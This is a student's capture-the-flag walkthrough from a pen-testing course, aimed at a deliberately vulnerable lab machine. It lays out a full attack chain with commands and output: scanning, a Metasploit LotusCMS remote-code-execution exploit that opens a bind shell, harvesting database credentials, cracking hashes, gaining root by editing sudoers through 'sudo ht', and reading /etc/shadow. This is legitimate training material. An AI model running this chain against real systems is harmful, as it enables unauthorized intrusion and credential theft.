Charles Sturt University

Short Course: Pen-Testing

Instructed by: Chantelle Hale

CTF WALKTHROUGH

Step 1: Set up any virtual machine. Download the machine from the IT Masters website. Import the machine onto the VM. Run the machine.

Step 2: On host machine (preferably kali linux OS), find the ip address of the vulnerable machine using netdiscover.

```
10 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 600
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.16.213.2    00:50:56:e2:88:3a      7     420  VMware, Inc.
172.16.213.1    8e:85:90:c4:76:65      1      60  Unknown vendor
172.16.213.167  00:0c:29:94:f4:c9      1      60  VMware, Inc.
172.16.213.254  00:50:56:e8:e1:52      1      60  VMware, Inc.
```

Note: Confirm the ip address by matching the mac address of the vulnerable machine. (mac address of the vulnerable machine can be found from the advanced network settings options in VM).

Step 3: Run nmap to find open ports and services.

$nmap -sV -sC -A 172.16.213.167


Port 80 and 22 was found.

Step 4: Since http service was found running on the machine. Run nikto to scan.


$nikto -h 172.16.213.167

```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h 172.16.213.167
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.213.167
+ Target Hostname:    172.16.213.167
+ Target Port:        80
+ Start Time:         2022-10-30 05:38:09 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Fri Jun  5 15:22:00 2009
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 7914 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2022-10-30 05:38:46 (GMT-4) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Step 5: Since 80 port was found, check the user interface from browser.
Note: Flag 1 found.



Step 6: Check the directories. Login panel of lotuscms was found.



Step 7: Check for existing exploits for lotuscms in exploitdb using Metasploit.
> search lotuscms



```
msf6 > search lotuscms

Matching Modules
=================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/multi/http/lcms_php_exec  2011-03-03       excellent  Yes    LotusCMS 3.0 eval() Remote Command Execution
```

Step 8: Edit the inputs and run the exploit
> set rhost 172.16.213.167
> set URI /index.php?system=Admin
> set payload payload/generic/shell_bind_tcp
> exploit

```
msf6 exploit(multi/http/lcms_php_exec) > options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting          Required  Description
   ----     ---------------          --------  -----------
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   172.16.213.167           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80                       yes       The target port (TCP)
   SSL      false                    no        Negotiate SSL/TLS for outgoing connections
   URI      /index.php?system=Admin  yes       URI
   VHOST                             no        HTTP server virtual host


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  172.16.213.167   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0


msf6 exploit(multi/http/lcms_php_exec) > exploit

[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Started bind TCP handler against 172.16.213.167:4444
[*] Command shell session 1 opened (172.16.213.128:40075 → 172.16.213.167:4444) at 2022-10-30 05:44:19 -0400
```

Note: Exploit was successful and a session was opened.

Step 9: Spawn tty for better user interaction.
python -c 'import pty; pty.spawn("/bin/sh")'

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python -c 'import pty; pty.spawn("/bin/sh")'
$
```

Step 10: Run bash for even better user interaction.
$ /bin/bash -i

```
$ /bin/bash -i
/bin/bash -i
www-data@Kioptrix3:/home/www/kioptrix3.com$
```

Step 11: Look around for clues

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ ls
ls
cache  data         gallery       index.php  open_me_up.txt  update.php
core   favicon.ico  gnu-lgpl.txt  modules    style
www-data@Kioptrix3:/home/www/kioptrix3.com$ cat open_me_up.txt
cat open_me_up.txt
lT_M_a_s_t_e_r_s f_l_a_g_2:[redacted]
www-data@Kioptrix3:/home/www/kioptrix3.com$
```

Note: Flag 2 was found.


Step 12: Look into directories to find clues.


```
www-data@Kioptrix3:/home/www/kioptrix3.com$ cd gallery
cd gallery
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ ls
ls
BACK          gfooter.php     logout.php       readme.html    tags.php
db.sql        gfunctions.php  p.php            recent.php     themes
g.php         gheader.php     photos           register.php   version.txt
gadmin        index.php       photos.php       scopbin        vote.php
gallery.php   install.BAK     post_comment.php search.php
gconfig.php   login.php       profile.php      slideshow.php
```

```
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ cat gconfig.php
cat gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details ---------------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "[redacted]";
        $GLOBALS["gallarific_mysql_password"] = "[redacted]";

        // Setting Details -----------------------------------------------

if(!$g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBALS["gallarific_mysql_username"], $GLOBALS["gallarific_mysql_pa
                echo("A connection to the database couldn't be established: " . mysql_error());
                die();
}else {
        if(!$g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_database"], $g_mysql_c)) {
                echo("The Gallarific database couldn't be opened: " . mysql_error());
                die();
        }else {
                $settings=mysql_query("select * from gallarific_settings");
                if(mysql_num_rows($settings)≠0){
                        while($data=mysql_fetch_array($settings)){
                                $GLOBALS["{$data['settings_name']}"]=$data['settings_value'];
                        }
                }

        }
}
```


Note: Found a config file on gallery. Read it and found mysql credentials.


Step 13: Go to phpMyAdmin page in browser. Login using the found credentials.






Step 14: Look around the database to find important credentials.






Note: User account and hashed password was found.


Step 15: Crack the passwords using any kali cracking tools or online tools.





Note: Passwords found.

Step 16: Login using the found credentials via ssh.
$ssh dreg@172.16.213.167



Note: SSH password login was turned off for this machine.

Step 17: Change user to dreg in the previous found Metasploit session using found credentials. Look around for clues.

$ su -l dreg

```
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ su -l dreg
su -l dreg
Password: [redacted]

dreg@Kioptrix3:~$
```

Note: No clues were found.

Step 18: Change user to loneferret in the previous found Metasploit session using found credentials. Look around for clues.

$ su -l loneferret

```
dreg@Kioptrix3:~$ su -l loneferret
su -l loneferret
Password: [redacted]

loneferret@Kioptrix3:~$
```

Note: Clue was found in company policy.


```
loneferret@Kioptrix3:~$ ls -la
ls -la
total 64
drwxr-xr-x 3 loneferret loneferret  4096 2019-03-12 08:43 .
drwxr-xr-x 5 root       root        4096 2019-02-25 06:30 ..
-rw-r--r-- 1 loneferret users         13 2011-04-18 11:44 .bash_history
-rw-r--r-- 1 loneferret loneferret   220 2011-04-11 17:00 .bash_logout
-rw-r--r-- 1 loneferret loneferret  2940 2011-04-11 17:00 .bashrc
-rwxrwxr-x 1 root       root       26275 2011-01-12 10:45 checksec.sh
-rw-r--r-- 1 root       root         224 2011-04-16 08:51 CompanyPolicy.README
-rw------- 1 root       root          15 2011-04-15 21:21 .nano_history
-rw-r--r-- 1 loneferret loneferret   586 2011-04-11 17:00 .profile
drwx------ 2 loneferret loneferret  4096 2011-04-14 11:05 .ssh
-rw-r--r-- 1 loneferret loneferret     0 2011-04-11 18:00 .sudo_as_admin_successful
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
loneferret@Kioptrix3:~$
```

Note: Clue suggested to run sudo ht. Googled sudo ht and found ht is an editor for executables.


Step 19: Run sudo ht
$ sudo ht

Note: Error occurred and googled to find out need to export TERM.

Step 20: Export TERM
$ export TERM=xterm



Step 21: Run sudo ht
$ sudo ht



Step 22: Use function keys to navigate. Click. F3 button then write the path /etc/sudoers and click enter to open the sudoers file in ht editior.

Step 23: Add the following lines on the sudoers file using ht.
loneferret NOPASSWD:ALL /bin/bash, /bin/sh

Step 24: Try using sudo to root
$ sudo su

```
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ sudo su
sudo su
root@Kioptrix3:/home/loneferret# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:/home/loneferret#
```

Note: Was able to gain root privileges.

Step 25: Look around for clues.

```
root@Kioptrix3:/home/loneferret# cd ..
cd ..
root@Kioptrix3:/home# ls
ls
dreg  loneferret  www
root@Kioptrix3:/home# cd ..
cd ..
root@Kioptrix3:/# ls
ls
bin   cdrom  etc   initrd      lib         media  opt   root  srv  tmp  var
boot  dev    home  initrd.img  lost+found  mnt    proc  sbin  sys  usr  vmlinuz
root@Kioptrix3:/# cd root
cd root
root@Kioptrix3:~# ls
ls
c0ngr@ts.txt  grub  ht-2.0.18
root@Kioptrix3:~# cat c0ngr@ts.txt
cat c0ngr@ts.txt
ITM-Fl4g3:basementjax

root@Kioptrix3:~#
```

Note: Found flag 3.

Step 26: Go to /etc/passwd and /etc/shadow to get the hashed password of the root account.
$ cat /etc/passwd
$ cat /etc/shadow

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
